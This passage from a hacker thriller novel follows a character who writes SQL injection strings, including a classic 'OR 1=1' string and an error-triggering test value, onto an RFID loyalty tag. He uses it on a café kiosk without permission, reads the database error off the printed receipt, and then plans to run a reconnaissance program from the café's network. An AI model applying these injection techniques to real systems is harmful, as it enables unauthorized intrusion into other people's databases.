
He sat down, hit the RETURN key, pressed CTRL+D to end the input, and **xxd** went to work, displaying the tag's data in both hex and ASCII. There wasn't nearly as much data on it as he had expected. As he read the brief output, he realized that something didn't seem quite right. "ID equals," he began, reading the hex digits and mentally converting them to ASCII, "1 A 4 3 2 D 5." Two odd characters followed the ID string. He closed his eyes. The **man ascii** page hovered before him. He nodded and opened his eyes.

Hex 00 was a null character and 0A was a *newline*. The newline character made sense. He had reflexively pressed RETURN after swiping the card. But the NULL character had come from the card and he had no idea why. He shrugged. It probably wasn't a big deal. Something more interesting loomed on the horizon: the idea of writing his own tag. He put the Java Script tag to the side and pulled open the bag of new tags from RFIDeas. He hooked up the reader/writer to laptop and launched the AIR ID Card Manager program. After a moment, a warning message popped up.

"Duh," he said, dropping a fresh tag on the writer. The card manager program came to life.



AIR ID Card Manager
File
AIR ID Card Manager
Connect
AIR ID Writer for Log-On
AIR ID Writer Swipe Cards
AIR ID Playback
About
AIR ID Writer Device Connect
Connect AIR ID Writer USB or RS232
Connect HID RS-232 Read/Write Reader
COM Port
1
Card Serial Number
5C.99.11.0.F4.FF.12.E6
Size-Pages
2
1
Device Type
USB
COM
Reset RF
AIR ID Playback Device
Creating Cards for this Playback Device
USB
RS-232
If you use the Playback USB reader, you write keystrokes to the contactless smart card. The Playback USB reader will emulate a USB keyboard and deliver these key strokes.
If you use the Playback 232 reader, you write RS-232 characters to the contactless smart card. The Playback-232 reader will output these at 9600,n,8,1 as ASCII characters.
Error / Status
Ok 0
About
Exit

The Card Serial Number field loaded, as did the Size and Pages fields. Size was obviously the size, or storage space, on the tag, but he wasn't sure what Pages was. He looked briefly at the screen. RFID people seemed to use the words *card* and *tag* interchangeably; this was illogical. The quarter thing looked nothing like a card. "This is a tag," he said to no one in particular. He shook his head and clicked the next tab, AIR ID Writer for Log-On, which looked interesting simply because it contained a form of the word *write*.




The screen was divided into two sections. The right side allowed entering of special keystrokes, which appeared interesting, but the left panel was confusing. It seemed like each box would allow him to enter data into a specific area of the tag. This worried him because he didn't know exactly how the Java Script tag was laid out. Putting data in the wrong area of the tag would definitely cause problems with his test. Scrolling through the PDF documentation, he discovered that this screen was for users who wanted to use the playback device to enter login information like usernames and passwords. This data could be written to the tag to streamline and potentially secure a workstation login process.

The area of the card manager he needed was the AIR ID Writer Swipe Cards tab, which allowed entering of generic, unformatted data. Pawn clicked the tab.



"Hmmm," he said, seeing the three large input blocks. "Which one do I write into?" Pawn looked at the rest of the screen and noticed that the Page value was zero, the Appl Area value was two, and the Block value, which he could modify, was nineteen. He had no idea what these numbers meant or what Block could be set to. If he chose the wrong block, or the wrong data entry area, the tag might not work at the café.

He dug back into the documentation and discovered that iClass tags use a very specific memory layout. He clicked the card manager's About tab, which launched a graphical representation of the memory map.


AIR ID Memory Map
Green is a header area and is not accessible
Blue is a reserved area and it is not accesible
Yellow is a read/write area where you store your data and credentials. Each block is bytes long.
Page 0
Block #
Data
0 Card Serial Number
1 Configuration Data
2 Not Used
3 Key 1
4 Key 2
5 Application Issuer Data
48 Bytes
Reserved for HID Access Control Application
104 Bytes
Application Area 2
104 Bytes
Page 1
0 Card Serial Number
1 Configuration Data
2 Stored Value Area
3 Key 3
4 Key 4
5 Application Issuer Data
48 Bytes
Application Area 3
208 Bytes
Application Area 4
Memory Map of iCLASS Cards
Part numbers with card layout and size
BDG-2000 is a 2k bit card: 1 page (page 0, blocks 6-31) - 96 bytes
BDG-2001 is a 16k bit card: 1 page (page 0, block 6-255) - 1,888 bytes
BDG-2002 is a 16k bit card: 8 pages (page 0-7, blocks 6-31) - 96 on page 0 and 208 bytes on pages 1-7 = 1,552 bytes
Close

"Ah," he said, seeing block nineteen of page zero on the left-hand side of the map. "That's where page zero, application area two, block nineteen comes from. It's at the beginning of the card's non-reserved memory area." His scalp tingled. The map had been committed to memory.

Reading between the lines of the remaining documentation, he realized that any data entered into any of the fields in the card manager application would usually get strung together into one chunk of data on the tag. He also realized that the default starting point for tag data was Page 0, Application Area 2, Block 19. If Java Script read from the default location—just as they had opted to use the default non-secure encryption settings—he'd be golden. Still, if he wrote a unique string to the tag that was long enough, he should be able to figure out the Java Script reader's starting location, assuming he had some sort of window to view his output—which, at this point, was still a long shot.

"First things first," he said. "Let's find out if this will even work."

Deciding he needed a test run, he clicked the Swipe tab and instinctively entered **‘ OR 1=1—** into the largest of the data entry fields. He was about to click Write to Contactless when he hesitated. This string was a universal SQL injection string, but it felt wrong in this situation. This was not like his previous challenges.

The blind injection challenge had taught him that an output “window” is an extremely valuable thing to have when performing an injection, but it is not necessarily a requirement. What he needed was a way to validate True or False return values. He wasn’t even sure he was going to have that. If there was an injection point somewhere in this system, and he was able to feed that injection point through an RFID tag, there was a good chance that he’d never see any kind of response. He felt fairly confident that the touch screen would give him some clues, but the injection string he had entered would always result in a True response. A True response might get lost in the Java Script system and that would leave him clueless about whether or not an injection had occurred. What he needed was an injection that generated a blatant error message: something drop-dead obvious that would scream “It worked!”

He looked at the original, alphanumeric ID string. This meant that the backend SQL code probably wrapped the string in single quotes. So, using a single quote to start the injection was not a bad beginning. However, this would cause the database query to start looking for records with a NULL ID. Since his intention was to generate an error, he opted to begin the injection with a space followed by a single quote. Since there were no spaces in the original ID number, searching for an ID of a single space seemed just the ticket; this would certainly cause a hiccup of some sort. He typed a space followed by a single quote.

He imagined what the database query might look like after the injection.

```
SELECT * FROM DATABASE WHERE ID=' ''
```

This would cause the classic “unclosed quotation error”, which was fine, but he decided to create a little more havoc to ensure an error message. He typed the word *foopies*. He said it out loud. The word made him giggle. Foopies was definitely not a SQL term; it wasn’t even a real word. He imagined how the query might look now.

```
SELECT * FROM DATABASE WHERE ID=' ' foopies'
```

This was definitely some problematic SQL. He typed out the final injection.

```
' foopies
```

He laughed. It was certainly a ridiculous, busted injection. If a backend database system was passed this string unmolested, it would cough up a hairball. The more he thought about this string, the happier he was. This was a great place to start. He entered the injection into the Swipe Data field, clicked Write to Contactless, and watched the Status field.

Working…Please Wait.

After a moment, a confirmation message appeared.

Card writing completed successfully! Attempts 1

Pawn blinked. It all seemed very anti-climactic. He decided to test out the tag. He launched **xxd** and dropped the new tag on the playback unit. The tag dumped the injection perfectly. It was simple, but it just might work. Pawn opened his desk drawer and took out a pencil. He wrote *JS* on the back of the Java Script tag, and *I1* on the back of the new tag to indicate that it was injection tag number one. He closed his laptop and put it in his backpack along with the rest of the tags, the reader/writer, and the playback unit. He grabbed the piece of paper with Player2Player's phone number on it and stuck it in his pocket.

He took a deep breath. It was show time.

Pawn walked into the Java Script café just after 10:00 a.m. and the place was nearly packed. He had not expected such a big crowd. College students huddled around every available table, businessmen in suits chatted it up on cell phones, housewives quieted their kids long enough to allow them to land their sugar-laden caffeine fix. He briefly wondered if it would be better to come back when there was less activity in the store, but as he stood inside the doorway, he grew increasingly nervous. He looked suspicious just standing in the doorway, and turning around and leaving would look odd. His stomach

started to hurt. This was it; he was committed. He was going to do this thing. He made his way to his favorite chair, which was one of two available in the store, and put down his backpack.

He fished the two tags out of his pocket and sorted them. He would try the injection tag first and, if that didn't work, he would use the real tag. If the injection tag really dorked the system and caused the second tag to malfunction, he would be in trouble. He fished in his pocket and found his credit card. This would be backup plan number three. He grimaced. This many backup plans made him anxious. Backup plans meant there was potential trouble on the horizon. This place already gave him the creeps; he could understand how Gayle felt. He looked around at the video cameras; they would record everything. He would have to be discreet. Standing around and looking at the cameras was the opposite of discreet. He forced himself to keep focused on the kiosks ahead. It was that or projectile vomit all over the display of upscale, coffee-related gift items.

When it was finally his turn for some quality one-on-one time with the kiosk, he walked forward and casually swiped the injection tag. He held his breath. The LED went from red to green, back to red. The text on the kiosk screen disappeared, leaving only the background design, but nothing else happened. No error, no nothing. *Crap*. Was the data written to the wrong place on the tag? Was there even a database system back there? He had gotten ahead of himself. The RFID stuff was indeed cool, but this particular Internet Security Consultant was out of his league.

He exhaled. It had been a decent plan, but, all things considered, this quiet result was better than the alternative: blaring alarms and a smack down by the coffee cops. He swiped the real Java Script tag. His reward would be a triple, white chocolate mocha. The LED went from red to green to red, and the text returned to the kiosk screen. A receipt began printing next to him.

An employee that Pawn could not see piped up from behind the counter. "Whoops," came the disembodied voice, "try your card again. It didn't seem to take."

The receipt printer stopped printing. Pawn glanced at the receipt; it was short. *Crap.* Something had happened. He had broken the receipt printer with his jacked-up tag. The kiosk waited for the swipe and an employee began working his way around the counter towards Pawn. He could feel several customers' eyes boring into the back of his head. *Double Crap.*

The knot in his stomach tightened. His face was growing warm and he had that feeling again. He wanted to be out of here. He swiped the Java Script tag again. Red, Green, Red. The kiosk prompted him for a coffee selection. This was a good sign. There was a good chance he was going to make it out of the café alive. "Ah, you got it," said the employee, who was standing next to him now. He sounded relieved that he wouldn't have to resort to drastic measures with this particular non-conforming customer.

Pawn built a nice white chocolate mocha with an extra shot. The system asked him if he'd like to make the drink his regular selection. He pushed Yes and the receipt printer came to life. *The receipt.* He quickly tore off the midget receipt and stuck it in his pocket. He felt incredibly relieved to have pocketed the only evidence of his short stint as a café hacker. The next receipt was quite a bit longer. When it finished printing, he ripped it off and stuck it, too, in his pocket.


After a few moments, he was presented with his mocha. "Triple white chocolate mocha," said the employee. "For Mr. Pawn."

Pawn grabbed the drink without a word and headed for the door. He pushed through the door and a wave of relief washed over him.

It took him almost a minute to come back for his bag. He grabbed it and swore he would never set foot in this place again. The coffee was just not worth all the emotional turmoil.

Back at the apartment, Pawn stood before his computer desk. He unpacked his laptop and hooked it up. He glanced at the on-screen clock. He had about an hour to kill before the first morning class. Although The Java Script thing hadn't worked out, he was glad to have landed an address and phone number in Costa Rica. It seemed like a decent lead, but he wanted to offer her more. He decided to do some more research. He fished in his pocket for the slip of paper and pulled it out. He glanced at the top and read "Java Script Café". It was the little receipt. He crumbled it in his hand then froze, looking down at the wrinkled white ball. He shook his head. His mind

had to be playing tricks on him. He smoothed out the receipt and placed it on the desk.




He read it slowly then suddenly he got it. "Yes!" he shouted. "Yes, Yes, YES!" He read the receipt again. "Holy crap," he said, doing a little two-step that might have passed for a dance at a computer geek's nightclub. "Holy crap, holy crap, holy crap!"

There on the receipt was proof that the injection had worked. Not only had it worked, but he had a viable output window. He could *see* the results of the injection. This was so much more than he had hoped for.

He marveled at the little slip of paper. "My output window is the *receipt*!"

He sat down in his chair. His hands were shaking. "Holy crap," he said again, taking a deep breath to calm himself. He took a pull of the mocha and positioned the receipt on the desk, looking at it carefully. Just looking at a SQL error on a receipt was strange. He had seen messages like this before, but never on a receipt. Receipts had always been useless pieces of paper, but this one was solid gold.

The error message began with the phrase "Welcome back." He stood up, pulled the other receipt from his pocket, and laid it on the desk. Sitting back down, he looked at the second receipt.



The "Welcome back" phrase had been a part of the original receipt code, which was supposed to welcome him by name. A database query was supposed to return his first name, but instead it had choked on his injection, and the entire receipt printing application had died.

He thought back to the chain of events in the café. He distinctly remembered that the short receipt had printed *after* he swiped the real Java Script tag for the first time. The system had *hung* for some reason after reading the injection tag. What had it been waiting for? He looked carefully at the short receipt again, this time focusing on the string at the end of the error message. It read *foopies* followed by a funny character, followed by *id=1A432D5*, followed by another funny character. Foopies was part of the injection tag and the ID string was part of the real Java Script tag. The system had concatenated the data from the two tags together, creating one string of continuous data that it fed to the database. *Interesting.*

He looked closer at the error string. What were those funny characters?

Suddenly it dawned on him. "Ah," he said, remembering the Windows-lock character and the NULL character that surrounded the ID string on the Java Script card.

He leaned back in his chair and gazed at the ceiling. He had forgotten about the Windows-lock character when he coded the injection; it was the first character the system expected to be on a tag. He leaned forward and looked at the short receipt again. The system had discarded the first character on the injection tag, fully expecting it to be the lock character. He slid his fingers across the string and read it carefully.

"So, the system," he said "read the next bit of data on the injection tag but then froze, waiting for…?"

"Oh!" he said, as he saw the end of the data on the Java Script tag. "The NULL. The NULL!"

The system used a NULL character as a sort of delimiter, marking the end of the ID string. The system had hung while waiting for that character and the first swipe of the Java Script card had provided it.

"Man, this is so utterly rad," he said, instinctively reaching for the keyboard to send a message to Rafa. Realizing what he was doing, he stopped. This was not one of Rafa's gigs. This was for Gayle. He looked at the clock. He still had forty-five minutes before he was supposed to meet her in class, but he couldn't wait. He just *had* to tell someone about this. He stuffed his laptop and the RFID gear into his backpack, grabbed the mocha, and headed out the door.

Pawn smiled. It was going to feel great to give Gayle some good news after all she had been through.

Pawn could hardly contain his excitement as he sat on the bench around the corner from Mitsuboshi. He had confirmed that someone with the same name as Gayle's son was working at the online casino owned by her ex-husband. The odds were good that he had found her son. Pawn wondered what Bobby was like. He turned to watch a customer walk into The Java Script

café. He laughed to himself and reached around to his back pocket, pressing it to hear the reassuring crinkle of the receipts there. The Java Script information was the second bit of good news. It seemed less important than the information about her son, but he couldn't wait to tell her about it. He just knew she would be happy.

Pawn was so lost in his thoughts that he didn't hear her approach. "Hey Paul," she said, startling him.

He twitched and turned to face her. "Oh, hey. Hi," he managed.

"Sorry, I didn't mean to startle you," she said, sitting next to him. "I guess my ninja training is paying off."

Pawn laughed. She was such a n00b.

She smiled. "Listen, I just want to say that if you haven't found anything, it's really okay. I'm just glad to have talked to you about it. It just feels good to get it off my chest."

"No," he said, digging into his back pocket. "I did find some really good stuff." He handed her the slip of paper and told her about the WHOIS records and the phone call.

She kept looking back and forth between the paper and him as he relayed the details. "Is this for real?" she asked, looking at him. Her expression was interesting. He couldn't read it, but it wasn't happy and it wasn't sad. It was somewhere in between.

"Yes." He explained again about the WHOIS records. "The company that registered and maintains the casino's IP space is listed as Kline, based out of Costa Rica. That's Kline's address and administrative phone number. I called it and asked for Bobby. They transferred me, but I hung up. I did not know what to say."

Her expression changed again and this time she looked decidedly sad. Her eyes were beginning to tear. "I can't believe…."

Pawn looked away. This was very confusing. She should have been happy, but she was crying. He had no idea what to do. "I am sorry," he said, pretending to be very interested in something somewhere else.

"No, you don't understand. This is the best news I've gotten in years."

He turned to look at her and she was smiling. She was smiling and tears were running down her face. He didn't know whether to believe the words, the smile, or the tears.

"This has to be him. I'm sure of it." She tuned away slightly and wiped her eyes with her fingertips. "After all this time," she said, looking at the paper, "I can't believe you've gotten me this close."

The verdict was in: she was happy. He decided to press on before she became sad again. "I have something else for you," he said, handing her the Java Script receipt. "Do you remember what you said? About wanting to see what was going on behind the scenes at The Java Script?"

"Did I say that? I can't…."

"Yes. You said I, for one, would love to see what's going on behind the scenes over there."

She blinked. "Oh, I didn't mean...." She looked closely at the receipt. "What is this?"

"It is a way in."

She read the receipt. "What do you mean?"

"I mean it is probably a very real way to get into Java Script's network."

After studying his face for a moment, she looked at the café. "You can't be serious."

"Yes, I am."

"Paul, don't screw with me," she said. Her voice had changed and her expression had darkened. He had the distinct impression that he was in for another mood swing.

"What did you do?" she asked.

He told her the tale, skipping the technical details.

"So," she said, speaking slowly and carefully. "You can write to these frequent buyer card things and get the Java Script computers to do things?"

"Basically, yes. Frequent buyer *tags*."

She sat back on the bench. She looked as if all her strength and energy were redirected to her brain as she processed something. She began to speak, but hesitated as a junior Mitsuboshi student walked by. She smiled pleasantly. Pawn ignored him. Once the student was out of hearing distance, she spoke slowly, choosing her words very carefully.

"This is a very big deal," she said. "I was serious when I said to stay away from those people."

Pawn assumed contextually that "those people" were the Java Script employees. Another reaction he had not expected. He got a bad feeling,

which normally would have made him bail, but he had no idea what was wrong, and he had to know. "I was just…" he began.

"Listen," she said, interrupting, "I'm not mad at you. I just don't want you into this any deeper than you need to be."

"Into what?"

She looked at the café again.

"What does the café have to do with your son?" he asked.

"I forget how smart you are sometimes."

The compliment meant nothing. "I thought you would be happy about this."

"I am happy. I'm just worried."

"About what?"

"About you."

Pawn hated talking in circles; it was a pointless exercise that defied logic.

"I'm sorry, I'm talking in circles," she said. He looked at her. She surprised him more often than he would like to admit. "Paul, listen," she said, sitting up and leaning closer to him. She spoke in a quieter tone. "The people that own The Java Script are very powerful and very rich. Robert managed to get himself in big trouble with them."

"What kind…" he began.

"The kind of trouble that makes him a dead man if they ever find him."

"Dead?" he asked, much louder than he had intended.

"Yes, Paul, dead."

He pictured Fauxhawk in his silver and black outfit. Fauxhawk made him nervous, but he was pretty sure guys with that kind of hair didn't go around killing people. She was obviously not talking about Fauxhawk. Then he remembered the video cameras. Someone had to review whatever those cameras captured; they must be the bad people. Bad people had him on camera hacking their computer systems. "Oh, no. I went in there and…."

"I'm sorry. I made an unfortunate comment. I didn't mean to say as much as I did and I never imagined you would read into my words. I tried to warn you. I told you to stay away from the café."

Despite his best intentions, he had crossed a line. The Java Script had not authorized his actions. Hackers that acted outside their authorization ended

up in jail and, if she was serious, people that crossed The Java Script ended up dead. He felt sick.

Gayle studied his face and her features softened. "You know," she said slowly, "you may have stumbled on something with your little hack."

The RFID hack was quite the thing. He would have loved nothing more than to get back to it. There was an unfortunate downside. "I am finished with them. I do not want to end up dead."

"I know," she said. "But I think I've thought of a great way to get on Java Script's good side. And in the process, reveal Robert's true nature to Bobby. You know, Paul," she said, sitting up now, "you've really stumbled onto something here." She looked very excited.

"I did?"

"I think you've just discovered the answer to all of my problems."

She had problems and now he had problems. He had trouble deciding which was worse.

"If my idea works, the people behind the café will be your new best friends."

He was willing to do just about anything to get on The Java Script's good side. "What is your idea?"

"You could send them the location of what they're looking for, what's rightfully theirs."

Pawn considered the statement, teasing out the potential meanings. "You mean your ex-husband?"

"Exactly. If he figures out that The Java Script is onto him, he will leave."

Pawn was stunned. "Wait. Wait. I thought you wanted to keep Bobby out of trouble. Now you are talking about sending those Java Script people his way. That makes no sense."

"The Java Script isn't after Bobby. They want Robert and I need them separated so I can pull Bobby out of this mess."

Separating Robert and Bobby made sense. You don't just tell a kid his dead mom's alive then let him walk away with someone claiming to be her. "How do you know Robert will leave?"

"He will."

"If he does, he will take Bobby with him."

"I don't think so. I need to work that out." She held up the slip of paper with the address and phone number. "If this information is accurate, I think I can contact Bobby and get him to stay put." She paused. "That will be tricky, but very possible."

He had absolutely no idea what she was talking about. This situation was so complex and confusing that he briefly considered leaving her to her own problems, but he couldn't bring himself to leave her side. Besides, whether he liked it or not, he was involved in all this. He didn't like the idea that the people behind the café had watched him playing with their systems. Even making premature amends with them seemed like a great idea. If her plan would clear his name and help her get her son, he was willing to give it a shot.

"Tell me about your plan," he said finally.

"Can you get a network-connected Java Script computer to run an executable program?" she asked.

The technical words she used seemed oddly accurate to him. "What kind of executable?"

She took a pen out of her purse and jotted a URL on the back of the receipt, then handed it to him. He read it. It pointed to an executable file called **hydrarecon.exe**. "What is this?"

"I have some old contacts in the computer world," she said, "but none that I trust with my son's life." She looked at him carefully. "This program will perform network reconnaissance against the casino."

"What, like Nessus?" he asked.

"I don't know what that is, but this program will make it look as if someone is probing the casino networks."

Pawn was skeptical; it must have shown on his face.

"I trust the code," she said, "but I don't trust the programmer's sense of discretion." She paused. "The program is preloaded with the casino's network range. If run from a Java Script computer, Robert's administrators will pick up on the recon activity and tell him all about it. When he discovers the source and sees it come from Java Script, he'll take off. I know he will."

"You keep saying that. How can you be so sure?"

"Robert is incredibly paranoid. He always has been. His network will be watched very closely, twenty-four seven, just for this reason. He knows that

eventually his past will catch up with him. When it does, he's got a choice. He can either disappear or he can just lie down and die."

It made sense. But one important detail was missing. "How does any of this help the café?"

"It's simple. We send them an anonymous email explaining that the probes from their network are aimed at Robert's casino, and they mobilize to catch him."

"But if they do not catch him, Java Script will be after *me* for scaring him off."

"Knowing the casino belongs to Robert, they will extract the money they are owed from it. Robert's company pays his debt and they go away happy. Everyone's happy in the end."

"And what if they get to him before we do?"

"They must not. I don't want Bobby caught up in any violence. So there's definitely an issue of timing. Hydrarecon was designed to operate under full stealth, well below any reasonable detection threshold, but it ramps up until it is so noisy that even the laziest admin is sure to notice within a week."

Her words took him by surprise. The concepts made sense, but a self-professed amateur had relayed them in near-perfect tech jargon. He had little time to consider this as she continued.

"I give Robert's team a day, tops, before they report the activity. So Robert could be on flight within twenty-four hours after the program launches. I need to be on the ground in Costa Rica before he takes off to ensure that Bobby's not with him when he goes. Once Robert's in motion, we send the email to the café."

He had to admit, the plan made some sense. Either way, he didn't have much choice. He was bound to see her through this. Gayle looked at her watch. "Oh, no. We're late for class. Do you want to try to go in late?"

Pawn shook his head. "No, class does not seem very important right now. How long do you think I have until Java Script is onto what I have already done?"

She sighed. "Not long, I'm afraid." He found it impossible to hide his worried expression. "Paul, listen. They aren't going to hunt you down. The worst that will happen is that they will notice you and patch the problem or

lock you out of their system. But if that happens, things start to get very complex for me, and…."

She looked at him. He knew exactly what she was going to say. "You could lose him again," he said. Give me a few hours. I should know by then if this is going to work. How can I contact you?"

"That's a good question," she said. "Do you live far from here?"

"No, only a couple of blocks."

"I could stop by your place and we could decide what's next."

He wasn't crazy about the idea of her coming to his crappy apartment, but it was the most logical solution. All his gear would be there and he had a decent Internet connection. He gave her the address.

"What do you think? Around six?" she asked.

"Sure. Six."

She stood and looked at him. "I can't possibly thank you enough, Paul. You're literally saving my life and probably Bobby's as well."

Pawn smiled awkwardly. "Okay," he said, looking at the café. Through the glass doors, he could see the furniture and kiosks, swathed in black. "I just want to be done with that place as soon as possible."

Testing the Shark-Infested Waters

Pawn dropped unceremoniously into the chair at his desk. The RFID writer was connected to his laptop, and injection tag number one was lying across the face of it. He was on the verge of laying down the wildest hack of his life: an SQL injection encoded onto an RFID tag, carried via radio waves to a database system nestled deep inside the most technically advanced retail system he had ever seen. It was, indeed, a seriously righteous hack.

In the next twenty-four hours, he would need to stroll into the café no less than three times and, under heavy surveillance, attack their systems, snag the receipt containing his output, get his mocha and leave without getting busted. Normally, the threat of danger would have excited him; the inevitable rush of adrenaline emboldening him. The undercurrent of risk existed in

every hack he had ever done, but the risks associated with hacking The Java Script were unlike anything he had faced. The invisible threat looming behind The Java Script worried him, but he was not afraid for himself. He could take care of himself. He was worried about Gayle and what would happen to her if she lost her son again. Worry stole the joy right out of this challenge and replaced it with a driving urge to get it done.

He looked at the gear on his desk and reminded himself that the result of this hack would be good for the café. Once the recon tool was launched, the email that followed would send them Knuth on a silver platter.

Knuth. He sat up and launched his IRC client. He wondered why he hadn't thought of this earlier. He fired off a message to the channel.

```
<Pawn> Digger, are you around?
<Digger> Digger is always around.
